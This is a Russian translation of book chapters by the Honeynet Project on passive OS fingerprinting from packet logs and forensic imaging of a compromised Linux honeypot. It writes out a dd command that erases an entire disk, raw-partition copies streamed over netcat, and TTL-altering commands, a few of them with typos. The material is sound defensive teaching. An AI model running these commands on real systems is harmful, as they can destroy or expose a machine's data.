Мы только что подробно рассмотрели, как была взломана система honeypot. Наша цель заключалась в определении инструментов, тактики и мотивов взломщиков при помощи анализа данных, представленных в регистрационных журналах брандмауэра, системы и IDS. Проведя анализ этого нападения, вы должны лучше представлять, чего ожидать и что искать в таких случаях.

7 Продвинутый анализ данных

В этой главе рассматриваются некоторые приемы продвинутого анализа данных. В главах 5 и 6 было рассказано о самых распространенных источниках данных и о том, как команда Honeynet Project их анализирует. Однако время от времени необходимо использовать более сложные способы, чтобы получить необходимую информацию. Здесь мы обсудим два передовых способа, которыми пользуются участники Honeynet Project, – пассивную дактилоскопию и системное вскрытие. Пассивная дактилоскопия – это процесс получения сведений об удаленной системе путем анализа сигнатур пакетов, которые она посылает и получает. Системное вскрытие представляет собой глубинный анализ образов системных дисков взломанных хостов. Оба метода позволяют получить информацию об инструментах, мотивах и тактике взломщиков.

Пассивная дактилоскопия

Пассивная дактилоскопия – это способ получить о нападающем больше сведений без риска обнаружения. Можно определить операционную систему, сервисы и приложения, действующие на удаленном хосте при помощи записей анализатора пакетов. Обычно дактилоскопию проводят посредством активных инструментов таких программ, как Quesco или Nmap. Действие этих инструментов основано на том, что IP-стек и приложения каждой операционной системы обладают уникальными свойствами и индивидуальными особенностями. Можно послать в необходимую систему ряд пробных пакетов и тщательно изучить ответы. Многие

их свойства, такие как размер окна TCP по умолчанию, поддерживаемые опции TCP и характеристики сообщения об ошибке ICMP, затем сравниваются с записями в базе данных известных ответов до тех пор, пока не находится соответствие. Так как различные системы по-разному отвечают при получении пакетов определенных типов, с помощью этой информации можно единственный раз определить конкретную систему. Fyodor's Nmap Security Scanner (*http://www.insecure.org/nmap*) – это отличный инструмент для активного определения операционной системы. Федор также написал подробную статью об этих программах, которую можно найти по адресу: *http://www.insecure.org/nmap/nmap-fingerprinting-article.html*. Офир Аркин (Ofir Arkin) исследовал и обнаружил новый способ активного определения операционной системы на основе протокола ICMP. Его статью «ICMP Usage in Scanning» можно найти на Web-сайте по адресу: *http://www.sys-security.com*. Кроме того, копии обеих статей и Nmap размещены на сайте издательства «ДМК Пресс» – *http://www.dmkpress.ru*.

Пассивная дактилоскопия работает по такому же принципу, но применяется по-другому. Она основывается на записях анализатора пакетов, отслеживающих трафик, сгенерированный удаленной системой. Вместо того чтобы активно посылать удаленной системе запросы, вы просто записываете отправленные из нее пакеты. Помните, Honeynet записывает все пакеты, посланные из удаленных систем. Так как это происходит неявно, без ведома взломщика, пассивная дактилоскопия не увеличивает риск того, что взломщик обнаружит соединение с honeypot. Имейте в виду, цель Honeynet не будет достигнута, если взломщик обнаружит, что он соединен с honeypot. Наша задача заключается в том, чтобы узнать о нападающем как можно больше, чтобы он оставался в неведении относительно сбора данных о нем. Мы попытаемся определить используемую взломщиком операционную систему, сервисы и, иногда, приложения. Чем больше информации мы соберем, тем лучше. Каждая операционная система пользуется собственной версией IP-стека. Для получения результатов мы будем полагаться на различия в реализации IP-стека и на уникальные «отпечатки пальцев» разных приложений.

У пассивной дактилоскопии есть ряд преимуществ перед активным сбором информации:

- мы можем действовать на всех уровнях протоколов TCP/IP;
- мы можем обнаружить системы с малым временем наработки на отказ;
- мы можем определять модели поведения;
- сбор информации происходит пассивно, удаленный пользователь не знает о том, что мы изучаем.

Но пассивная дактилоскопия имеет и недостатки:

- не дает 100-процентной точности результатов;
- некоторые приложения создают собственные пакеты и могут не воспроизводить ту же самую сигнатуру, что у самой операционной системы;
- отдельные значения по умолчанию, на которые мы полагаемся, можно легко изменить; информация может быть ложной.

Сигнатуры

Мы обсуждаем несколько примеров на основе TCP и ICMP. Помните, мы смотрим на записи анализатора о подозрительных действиях, скорее всего, исходящих от взломщика. На основании этих сигнатур мы попытаемся узнать о взломщике как можно больше.

Пример TCP. Чтобы определить операционную систему, рассмотрим четыре заголовка TCP пакетов; однако можно использовать и другие сигнатуры. В заголовке необходимо обращать внимание на следующие поля:

- **IP time-to-live** (время действия IP) – количество маршрутных пересылок, разрешенных пакету для достижения пункта назначения, или время действия. Это поле также используется программами traceroute (отслеживания маршрута пакетов);
- **Window size** (размер окна) – внутренняя мера контроля потока данных TCP, которая различается у разных операционных систем;
- **DF** – бит IP «Don't Fragment» (не фрагментировать), который всегда устанавливают отдельные операционные системы;
- **TOS** – поле IP «Type of Service» (тип сервиса), настройки которого открывают информацию об операционной системе.

Путем анализа полей пакетов можно установить тип удаленной операционной системы. Полученный результат не будет верен на все 100 процентов, и точность определения одних систем выше, чем у других. Ни одна отдельная сигнатура не может достоверно определить тип удаленной операционной системы. Однако, если рассмотреть несколько сигнатур и объединить полученную информацию, точность определения удаленного хоста возрастет. Можно использовать десятки других атрибутов пакета. Проще всего это объясняется на примере. Ниже приводится запись анализатора пакетов о пославшей пакет системе. Эта система совершила нападение на Honeynet, так что мы хотим узнать о ней больше. Мы не хотим связываться с машиной, посылая ей Nmap, так как это может выдать нас с головой. Вместо этого необходимо пассивно изучать полученную информацию. Эта сигнатура была записана при помощи Snort.

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257 IpLen:20 DgmLen:40 DF
***AP***F Seq: 0x9DD90553 Ack: 0xE3C65D7 Win: 0x7D78 TcpLen: 20
```

В соответствии с четырьмя нашими параметрами определяем следующее:

TTL: 45
Window size: 0x7D78 или 32120 в десятичном исчислении
DF: установлен бит «Don't Fragment»
TOS: 0x0

Затем мы сравниваем эту информацию с базой данных сигнатур (см. приложение F). Сначала смотрим на IP TTL, используемый удаленным хостом. Анализатор пакетов показывает, что значение TTL равно 45. Скорее всего, изначально значение TTL было равно 64, и пакет прошел через 19 пересылок. На основании этого значения TTL кажется, что пакет был послан системой Linux или FreeBSD, однако к базе данных нужно прибавить больше системных сигнатур. Это значение можно проверить при помощи трассировки маршрута к удаленному хосту. Если вас беспокоит, что удаленный хост это обнаружит, можно установить его время действия (по умолчанию 30 пересылок) на одну или две пересылки меньше, чем удаленный хост: опция `-m` для системы UNIX, `-h` – для систем компании Microsoft. В данном случае мы начнем трассировку маршрута к удаленному хосту с низкого значения TTL, а затем постепенно увеличим значения, чтобы собрать информацию о местоположении цели. Например, начнем со значения TTL, равного 18 пересылкам (traceroute[1] `-m 18`). Это даст информацию о пути, включая сведения о провайдере высшего уровня, но мы не затронем сам удаленный хост. Будьте осторожны при применении этого метода. Маршрутные пути, ведущие к вашим и от ваших устройств, могут меняться, и результаты этого метода могут быть непредсказуемыми. За более подробной информацией о TTL можно обратиться к научной статье о значениях TTL по умолчанию, представленной Шведской академической и исследовательской сетью (Swiss Academic and Research Network), по адресу: *http://www.switch.ch/docs/ttl_default.html*.

Следующий этап заключается в сравнении размера окна TCP. Мы обнаружили, что размер окна – это дополнительный инструмент: важно, какой размер окна используется и как часто он изменяется. В предыдущей сигнатуре видно, что этот параметр равен 0x7D78; стандартный размер,

[1] Данная программа показывает список хостов, которые проходит пакет до указанного в параметрах сервера. – *Прим. науч. ред.*

применяемый в Linux. Кроме того, Linux, FreeBSD и Solaris, как правило, поддерживают тот же самый размер на протяжении всего сеанса связи. Однако размеры окна маршрутизаторов Cisco (по меньшей мере, 2514) и Microsoft Windows/NT постоянно изменяются. Конечно, это может быть обусловлено скрытыми характеристиками сети и временем обработки, а не собственно свойствами операционной системы. Мы обнаружили, что размер окна измеряется более точно после первоначального трехстороннего приветствия, это объясняется затяжным запуском TCP[1].

Большинство систем устанавливают бит DF, так что этот параметр не очень ценен. Однако с его помощью все же проще определять отдельные системы, такие как SCO или OpenBSD, которые не используют метку DF.

После длительного тестирования мы обнаружили, что информация, даваемая TOS, также ограничена. Кажется, это значение больше зависит от сеанса связи, чем от самой операционной системы. Другими словами, параметр TOS определяет не столько операционная система, сколько используемый протокол. Например, TCP и ICMP по-разному передают поле TOS. Параметр TOS нуждается в дополнительном исследовании. Итак, на основании предыдущей информации о TTL и размере окна можно сравнить полученные результаты с базой данных сигнатур и с некоторой степенью уверенности определить тип операционной системы – в нашем случае это Linux на основе kernel 2.2.x.

Значения четырех использованных полей TCP – не единственные, которыми можно воспользоваться для анализа. Также можно записать другие параметры, в частности первоначальный порядковый номер, идентификационный номер IP и опции TCP или IP. Например, маршрутизаторы Cisco, как правило, дают идентификационные номера IP, начинающиеся с нуля, вместо того чтобы присваивать их случайным образом. Что касается опций TCP, то Selective Acknowledgement SackOK обычно используется в системах Windows и Linux, а не в FreeBSD или Solaris. В качестве максимального размера сегмента (Maximum Segment Size – MSS) большинство операционных систем используют значение, равное 1,460; однако Novell обычно устанавливает MSS в 1,368, а разновидности FreeBSD – в 512. Это зависит от типа интерфейса, а также от инфраструктуры сетей, если используется обнаружение пути MTU.

Еще один источник сигнатур – это состояние пакетов, то есть используемый тип пакетов. Как отмечается в Fyodor's OS Detection Paper: «Например, первоначальный запрос SYN может оказаться золотым дном (так же, как и ответ на него). Пакеты RST (reset) также обладают несколькими интересными характеристиками, которыми можно воспользоваться для их

[1] Более подробная информация о размере окна приведена в главе 20 книги Ричарда Стивенса (Richard Stevens) «TCP/IP Illustrated, Volume 1» (Reading, Mass.: Addison-Wesely, 1994).

определения». Эти и другие сигнатуры можно сочетать с четырьмя перечисленными ранее сигнатурами, чтобы точнее определить тип удаленных операционных систем. Члены группы Subterrian разработали инструмент под названием siphon, который выполняет пассивную дактилоскопию ОС при помощи этих и других методов на основе TCP. Две версии (для UNIX и Windows) этого инструмента помещены на сайте *http://www.dmkpress.ru*.

Пример ICMP

Запрос отклика ICMP (ICMP Echo Request) уникален тем, что практически у всех операционных систем имеется такая функциональная возможность. Благодаря этому приложения на основе ICMP столь популярны среди взломщиков. Обычно для создания запроса отклика ICMP используется утилита ping. Можно четко разделить использование ping в системах UNIX и подобных ей системах и применение ping в ОС фирмы Microsoft. Проведем сравнение двух запросов отклика ICMP: один из операционной системы Microsoft, а другой – из Linux.

Запрос отклика ICMP, созданный в Microsoft Windows NT, SP6a:

```
02/25-15:32:21.192134 192.168.1.100 -> 192.168.1.10
ICMP TTL:32 TOS:0x0 ID:6385 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:5120 ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/25-15:32:25.543474 192.168.1.100 -> 192.168.1.10
ICMP TTL:32 TOS:0x0 ID:6897 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512 Seq:5376 ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi
```

Запрос отклика ICMP, созданный в системе Linux на основе kernel 2.2.14:

```
02/25-15:33:05.537000 192.168.1.9 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:46188 IpLen:20 DgmLen:84
Type:8 Code:0 ID:4106 Seq:0 ECHO
0C 7A 99 3A 62 13 0F 00 08 09 0A 0B 0C 0D 0E 0F  .z.:b...........
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 28 2C 2D 2E 2F  !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
02/25-15:33:06.531894 192.168.1.9 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:46190 IpLen:20 DgmLen:84
Type:8 Code:0 ID:4106 Seq:256 ECHO
0D 7A 99 3A 6D FF 0E 00 08 09 0A 0B 0C 0D 0E 0F .z.:m.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F ..........
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                         01234567
```

Вот некоторые сигнатуры, относящиеся к этим пакетам ICMP:

- **ICMP Echo Request datagram size** (Размер дейтаграммы запроса отклика ICMP): для операционных систем на базе Microsoft Windows размер запроса отклика ICMP, созданного при помощи ping, будет равен 60 байт. Для систем UNIX и подобных ей запрос отклика ICMP, созданного при помощи ping, будет равен 84 байт;
- **ICMP Echo Request data payload content** (Полезная нагрузка данных запроса отклика ICMP): данные в запросе отклика ICMP, посланного при помощи утилиты ping из системы на базе Microsoft Windows, будут составлены из букв, в то время как ping в системах UNIX и подобных ей будет использовать числа и символы;
- **ICMP Echo Request timestamp** (Время отклика на запрос ICMP): при работе с ping время исчисляется в системе периода кругового обращения (round-trip time – RTT), то есть указывается, сколько времени понадобилось дейтаграмме, чтобы дойти от первоначального хоста к конечному и обратно. При работе ping в системах UNIX и подобных ей первые 8 байт полезной нагрузки данных представляют собой временную метку, что помогает нам вычислить RTT. Если пристально рассмотреть полезную нагрузку данных ping в системе на базе Microsoft Windows, можно обнаружить, что там нет такой временной метки. Содержимое начинается с букв. Тогда где же хранится метка времени при работе с машинами на базе ОС Windows? Вероятно, в памяти;
- **ICMP identification number** (Идентификационный номер ICMP): операционные системы на базе Microsoft Windows используют для этого поля постоянные значения. Значение будет неизменно. Это 256, 512 и 786. В системах UNIX и подобных ей, ICMP ID будет равен ID процесса, который был присвоен утилите ping при запуске. Это означает, что для UNIX значение будет постоянно меняться;
- **ICMP sequence numbers** (Номера последовательности ICMP): системы UNIX и Windows неуклонно увеличивают номера последовательности (Seq) на 256. Однако системы UNIX всегда начинают отсчитывать последовательность с 0, в то время как системы Windows – с номера последовательности, использованного при последней итерации ping, плюс 256. Например, в предыдущем примере версия ping

при работе с Microsoft Windows установила первоначальный номер последовательности 5120, значит, ранее последний номер последовательности был равен 4864. Он будет сброшен до 0 только при перезагрузке системы.

Отдельные взломщики, для того чтобы создать сообщения запроса ICMP или изменить их форму, используют различные виды инструментов ICMP. Мы также можем воспользоваться этой информацией, чтобы определить некоторые из этих инструментов. Например, определить запрос отклика ICMP, созданный не операционной системой, а приложением Hping2. Hping2 – это сетевой инструмент, способный посылать настроенные пользователем IP-пакеты и показывать ответы точно так же, как ping поступает с ответами ICMP. Программа Hping2 использует фрагментацию, произвольный выбор основной части пакета, и его можно применять для передачи файлов через поддерживаемые протоколы.

В данном примере мы создаем запрос отклика ICMP. Однако вместо того, чтобы воспользоваться операционной системой, как в предыдущих случаях с Linux и Windows, мы применим Hping2.

```
ids #hping2 -1 -c 2 192.168.1.10
ech0 default routing interface selected (according to /proc)
HPING 192.168.1.100 (echo 192.168.1.100): icpm mode set, 28 headers +
0 data bytes
46 bytes from 192.168.1.100: icmp_seq=0 ttl=128 id=54728 rtt=0.2 ms
46 bytes from 192.168.1.100: icmp_seq=1 ttl=128 id=55496 rtt=0.2 ms

- - - 192.168.1.100 hping statistics - - -
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
```

Теперь посмотрим, как Snort записала пакеты запроса отклика ICMP, созданные при помощи Hping2. Обратите внимание на то, что пакет запроса отклика ICMP, созданный этим приложением, отличается от пакетов, созданных другими операционными системами.

```
02/25-15:42:07.805620 192.168.1.9 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:2256 IpLen:20 DgmLen:28
Type:8 Code:0 ID:18954 Seq:0 ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/25-15:42:08.802171 192.168.1.9 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:45213 IpLen:20 DgmLen:28
Type:8 Code:0 ID:18954 Seq:256 ECHO
```

Один примечательный момент заключается в том, что данные, отправленные в запросе отклика ICMP, не были заданы по умолчанию в настройках Hping2. По умолчанию общий размер Echo-generated ICMP дейтаграмм Hping2 всегда будет равен 28 байт. Однако номер ID основывается на ID процесса, аналогично пакетам запроса отклика ICMP, созданным в системах UNIX. Более подробную информацию о декодировании пакетов ICMP можно найти в статье участника нашего проекта Офира Аркина «Identifying ICMP Hackery Tools», размещенной по адресу: *http://www.sys-security.com*. В приложении G содержится полный список характеристик ICMP.

Имейте в виду, что пассивная дактилоскопия, как и активное выяснение типа системы, имеет свои ограничения. Во-первых, приложения, создающие свои собственные пакеты, такие как Nmap, hunt и teardrop, не будут пользоваться теми же сигнатурами, что и операционная система. Однако эти инструменты зачастую имеют собственные сигнатуры, которые также можно определить (см. пример с Hping2). Во-вторых, взломщик может изменить некоторые настройки системного поведения, тем самым затруднив процесс пассивного анализа. Например, он может изменить значение TTL по умолчанию:

```
Solaris: ndd -set /dev/ip ip_def_ttl 'number'
Linux: echo 'number' > /proc/sys/net/ipv4/ip_default_ttl
NT: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

Пассивная дактилоскопия – это еще один пример того, как можно получить информацию о противнике, не ставя его об этом в известность. Несмотря на то что ни один тип данных в отдельности не может точно определить тип операционной системы, при сочетании нескольких сигнатур можно примерно установить тип удаленной операционной системы.

Системное вскрытие

При помощи *системного вскрытия* можно осуществить куда более подробный анализ. Например, восстановить процессы, файлы или инструменты, которые, скорее всего, были изменены взломщиком, что дает нам возможность воссоздать действия взломщика или определить действия, которые могли быть пропущены при другом виде анализа. Системное вскрытие – это процесс просмотра взломанной системы и воссоздания поэтапной картины происходивших событий. Для этого обычно требуется перевести взломанную систему в автономный режим работы или сделать копию системы и проанализировать образы. Так как системное вскрытие – очень сложный процесс, мы коснемся только тех приемов,

которые чаще всего использовались командой Honeynet Project. В следующей главе будет подробно описано поэтапное системное вскрытие взломанной honeypot.

Первый этап системного вскрытия заключается в сборе данных. Нельзя проверять систему при помощи той же самой системы. Для этого есть две причины – доверие и копии:

- взломанной системе нельзя доверять. Взломщик может изменить системные двоичные файлы, файлы конфигурации и даже ядро системы. Если бы пришлось использовать взломанную систему для анализа, скорее всего, мы получили бы сфальсифицированные данные. После взлома машины, особенно в случае с системами UNIX, атакующий инсталлирует программы под названием rootkits, которые не только позволяют ему вновь получать доступ, но и используются для маскировки его следов. Например, взломщики могут изменить команду `/bin/ls` таким образом, что при просмотре администратором списка файлов некоторые созданные ими каталоги будут в нем отсутствовать. После того как будет установлен пакет knark, rootkit на уровне ядра, он создаст виртуальную среду, подчиняющуюся взломщику на уровне ядра. Если у вас возникло подозрение, что система взломана, то нельзя доверять тому, что она «говорит»;
- кроме того, существует опасность случайного изменения или загрязнения первоначальных данных. Любой анализ следует проводить на копии. Это гарантирует, что даже при случайном изменении данных оригинал сохранится в первоначальном виде.

Суть заключается в том, чтобы сделать точные побайтовые копии с минимальным искажением взломанной системы. Команда Honeynet Project разработала способ, который упрощает этот процесс, в то же время сводя к минимуму искажения данных. Применяемый способ заключается в том, чтобы делать копии взломанной системы, пока она еще подключена к сети, а затем пересылать образы через сеть в доверяемую систему. Далее она анализирует эти образы. Такой метод наиболее предпочтителен, потому что при его использовании нет необходимости в замене жестких дисков и не нужно отключать взломанную систему от сети. Можно снимать копии со взломанной системы honeypot, в то же время оставляя ее в сети в ожидании возвращения взломщика. Эта стратегия с успехом применялась множество раз. Хакер взламывает систему, оставляя разнообразные инструменты и исходные коды. Мы делаем копию образа системы и можем начинать изучать инструменты взломщика. Однако система остается в сети, так что можно продолжать наблюдение за действиями взломщика. Кроме того, нужно понаблюдать за определенными процессами в то время, когда они происходят в системе.

Копирование образов начинается с установления прослушивания netcat в доверяемой системе. Netcat – это полезная утилита, используемая для передачи информации. В следующем примере netcat прослушивает порт 5000; она перехватывает все входящие через него данные и сохраняет их в отдельном файле.

```
nc -1 -p 5000 > honeypot.hda1.dd
```

После того как будет настроена утилита netcat в доверяемой системе, мы через сеть скопируем раздел взломанной системы в доверяемую систему. Мы используем программу dd, чтобы сделать побайтовую копию, а netcat – чтобы передавать данные. На взломанную систему устанавливается CD-ROM. Затем с него запускаются доверяемые, статически скомпилированные версии netcat и dd. Здесь нам нужна dd (1M), чтобы сделать копию раздела /dev/hda1 и передать ее в trusted_system.

```
/cdrom/dd bs=1024 < /dev/hda1 | /cdrom/nc trusted_system 5000 -w 3
```

Этот процесс повторяется для каждого отдельного раздела, включая swap. После того как все разделы будут скопированы, мы произведем проверку контрольной суммы MD5 для всех образов. Это дает гарантию, что при совместном использовании или передаче образов их целостность сохраняется. Затем создаются контрольные суммы MD5 для всех, сжатых и несжатых, образов. Образы и контрольные суммы MD5 будут выглядеть примерно следующим образом:

```
/dev/hda8       /
/dev/hda1       /boot
/dev/hda6       /home
/dev/hda5       /usr
/dev/hda7       /var
/dev/hda9       swap
MD5 Checksums:
a1dd64dea2ed889e61f19bab154673ab honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6 honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f honeypot.hda9.dd

f8e5cdb6f1109035807af1e141edd76d honeypot.hda1.dd.gz
6ef29886be0d9140ff325fe463fce301 honeypot.hda5.dd.gz
8eb98a676dbffad563896a9b1e99a95f honeypot.hda6.dd.gz
be215f3e8c2602695229d4c7810b9798 honeypot.hda7.dd.gz
b4ff10d5fd1b889a6237fa9c2979ce77 honeypot.hda8.dd.gz
9eed26448c881b53325a597eed8685ea honeypot.hda9.dd.gz
```

Затем образы устанавливаются в доверенную систему. Дэвид Дитрих (David Dittrich), ведущий эксперт команды в области системного вскрытия, определил способ установки файлов напрямую в систему. У Linux есть опция `loopback mount`, при помощи которой можно устанавливать в систему образы в качестве файла. Это сокращает процесс на один шаг, так как не приходится копировать образы в отдельный раздел, а затем его устанавливать.

У этого способа есть одно ограничение, так как образы (файлы) должны иметь размер менее 2 Гб, согласно ограничению размеров файлов, устанавливаемому многими ядрами. Honeynet преодолевает это ограничение, создавая разделы honeypot размером менее 2 Гб. Этот стандарт облегчает обмен образами среди членов команды. Образ раздела можно установить в систему Linux следующим способом:

```
mount -o loop,ro, nodev,noexec honeypot.hda1.dd /mnt
```

Нужно установить корневой раздел взломанной системы в каталог `/mnt` доверенной системы. Процесс инсталляции каждого раздела в `/mnt` повторяется до тех пор, пока не будут полностью установлены все образы взломанной системы. Это гарантирует, что данные не будут изменены в процессе анализа, поскольку нельзя допускать изменения данных во время анализа. После установки всех образов доверяемая система может выглядеть так:

```
/dev/hda1 on / type ext2 (rw)
none on /proc type proc (rw)
/dev/hda8 on /home type ext2 (rw)
/dev/hda5 on /usr type ext2 (rw)
/dev/hda6 on /var type ext2 (rw)
none on /dev/pts type devpts (rw,gid=5,mode=620)
/forensics/data/honeypot.hda8.dd on /mnt type ext2 (ro noexec, nodev,
                                                    loop=/dev/loop0)
/forensics/data/honeypot.hda1.dd on /mnt/boot type ext2 (ro noexec,nodev
                                                         loop=/dev/loop1)
/forensics/data/honeypot.hda6.dd on /mnt/home type ext2 (ro noexec,nodev,
                                                         loop=/dev/loop2)
/forensics/data/honeypot.hda5.dd on /mnt/usr type ext2  (ro noexec,nodev,
                                                         loop=/dev/loop3)
/forensics/data/honeypot.hda7.dd on /mnt/var type ext2  (ro noexec,nodev,
                                                         loop=/dev/loop4)
```

Теперь мы приступим к системному вскрытию взломанной системы. Системный анализ – это искусство, а не наука. Нет правильного или неправильного способа его проведения. Все зависит от применяемых методов и от того, что вы ищете. При анализе взломанной системы цель состоит в том, чтобы узнать как можно больше, а не в том, чтобы найти

доказательства для привлечения кого-то к суду. Это упрощает задачу, так как нас не волнуют юридические вопросы. Мы хотим узнать все действия взломщика, шаг за шагом, а также причины этих действий. Все системы honeypot в Honeynet построены с учетом будущего анализа. Например, все дисковые разделы имеют размер меньше 2 Гб. Как уже отмечалось ранее, это упрощает процесс обмена и передачи информации между членами группы. Кроме того, благодаря этому образы могут быть установлены в системы как файлы при помощи опции `-loop`.

Еще одно правило заключается в том, чтобы перед созданием honeypot жесткие диски полностью стирались. То есть с жесткого диска должны удаляться данные, которые могут находиться на нем перед инсталляцией. Для операционных систем Linux или Windows жесткие диски очищают перед установкой при помощи программы dd следующим образом:

```
dd bs=1000k < /dev/zero > /dev/had
```

Для систем Solaris воспользуйтесь командой `format(1M)`, выберите диск, который хотите очистить, опцию `analyze`, а затем опцию `purge`.

Перемещение битов на жестком диске гарантирует, что от предыдущих инсталляций не останется ничего лишнего. Этот урок дался нам с большим трудом. 25 сентября 2000 года была взломана honeypot с системой Linux. Был проведен полный системный анализ с целью закрепления наших навыков. Во время его проведения из системы было извлечено более 800 Мб данных, которые *не* имели отношения к инсталляции Linux. Мы обнаружили, что в предыдущей «жизни» система была брандмауэром Soralis x86. Что еще более удивительно, мы нашли файлы конфигурации предыдущей инсталляции Windows 95, работавшей двумя годами ранее. Из общего объема скопированных из системы данных (1 Гб) 800 Мб представляли собой данные от двух предыдущих инсталляций. Это невероятно затрудняет определение данных, принадлежащих взломанной системе. Мы запомнили полученный урок. Все последующие системы honeypot сначала проходят полную очистку жесткого диска. Помимо удаления лишних данных у этого действия есть дополнительное преимущество в виде значительного улучшения компрессии данных.

Оптимальным инструментом для анализа систем UNIX является набор The Coroner's Toolkit (TCT). Разработанные асами в области обеспечения безопасности, Дэном Фармером (Dan Farmer) и Витсом Венемой (Wietse Venema), эти инструменты позволят вскрыть такую информацию, которая большинству людей покажется просто невероятной. Вот отдельные функциональные возможности инструментов:

- автоматический сбор данных;
- восстановление удаленных файлов;

- реконструкция событий на основе времени MAC (`modify/access/change` – модификация/доступ/изменение).

Подробную информацию о TCT и способах его применения, а также в целом о системном вскрытии можно найти по адресу: *http://www.porcupine.org/forensics*. Кроме того, Дэвид Дитрих разработал обширную документацию по системному вскрытию, которая находится по адресу: *http://staff.washington.edu/dittrich/misc/forensics*. Рассказ об этих инструментах не входит в задачу нашей книги. Однако об их применении мы рассуждаем в примере системного вскрытия взломанной honeypot (глава 8).

Способы анализа Windows и NT одинаковы, но используются разные инструменты. Для NT имеется несколько коммерческих вариантов, таких как EnCase (*http://www.encase.com*). Что касается бесплатных утилит, то Дж. Д. Глейзер (J.D. Glaser) из компании Foundstone разработал несколько отличных инструментов и технических приемов. Его презентацию NT Forensics можно найти по адресу: *http://www.blackhat.com/html/bh-usa-99/bh3-speakers.html*.

Резюме

Мы рассмотрели две техники тщательного анализа данных. Техника пассивной дактилоскопии заключается в пассивном сборе информации из присылаемых удаленной системой пакетов. Это дает возможность узнать, например, о типе удаленной операционной системы или об используемом приложении. Хотя эта информация может показаться незначительной, в сочетании с другими сведениями она будет важной для получения общей картины. Системное вскрытие – это вторая, более активная техника анализа данных. Все системы в Honeynet разработаны с учетом будущего анализа. Поэтому размеры разделов не превышают 2 Гб, и исключается возможное загрязнение данных от предыдущих инсталляций. Наш любимый метод системного вскрытия заключается в том, чтобы копировать образы дисков системы и затем через сеть пересылать их в доверяемую систему для анализа. Для систем UNIX мы рекомендуем набор The Coroner's Toolkit.

8 Практика системного вскрытия

В предыдущей главе мы обсудили два метода анализа данных – пассивную дактилоскопию и системное вскрытие. В этой главе мы сконцентрируем внимание на системном вскрытии, анализе данных, восстановленных из взломанной системы. Здесь не приводится методика поэтапного анализа системы; для этого потребовалась бы целая книга. Вместо этого мы объясним принцип работы системного вскрытия и опишем, какой невероятный объем информации можно раздобыть с его помощью. Все действия будут объясняться на примере взломанной honeypot. Мы создаем образы системы и проводим системное вскрытие. Эти образы размещены на сайте *http://www.dmkpress.ru*, так что вы сами можете попробовать провести системное вскрытие. Эти образы также были частью проекта «Системное вскрытие», который выполнила команда Honeynet Project. Более того, они были представлены специалистам, занимающимся обеспечением безопасности, и им предложили расшифровать произведенное нападение, как это сейчас сделаем мы. Если вы хотите рассмотреть проведенный анализ более подробно, зайдите на сайт по адресу: *http://project.honeynet.org/challenge/* или обратитесь к документации, размещенной на сайте *http://www.dmkpress.ru*.

Образы

Мы будем рассматривать образы honeypot с системой Red Had 6.2 Linux, которая была взломана 7 ноября 2000 года путем нападения на rpc.statd. 8 ноября 2000 года образы взломанной honeypot были восстановлены, как это описано в предыдущей главе, а затем установлены в раздел `/mnt` доверенной системы Linux для дальнейшего анализа. После этого образы

взломанной honeypot выглядели в доверяемой системе так, как показано далее. Обратите внимание на то, что swap не установлен. Swap это не действительная файловая система, и потому читается и анализируется отдельно, как массив данных.

```
/forensics/images/honeypot.hda8.dd on /mnt type ext2 (ro, noexec,nodev,
                                                    loop=/dev/loop0)
/forensics/images/honeypot.hda1.dd on /mnt/boot type ext2 (ro, noexec,nodev,
                                                    loop=/dev/loop1)
/forensics/images/honeypot.hda6.dd on /mnt/home type ext2 (ro, noexec,nodev,
                                                    loop=/dev/loop2)
/forensics/images/honeypot.hda5.dd on /mnt/usr type ext2 (ro, noexec,nodev,
                                                    loop=/dev/loop3)
/forensics/images/honeypot.hda7.dd on /mnt/var type ext2 (ro, noexec,nodev,
                                                    loop=/dev/loop4)
```

После установки в режиме только для чтения образы были готовы к анализу.

Инструменты The Coroner's Toolkit

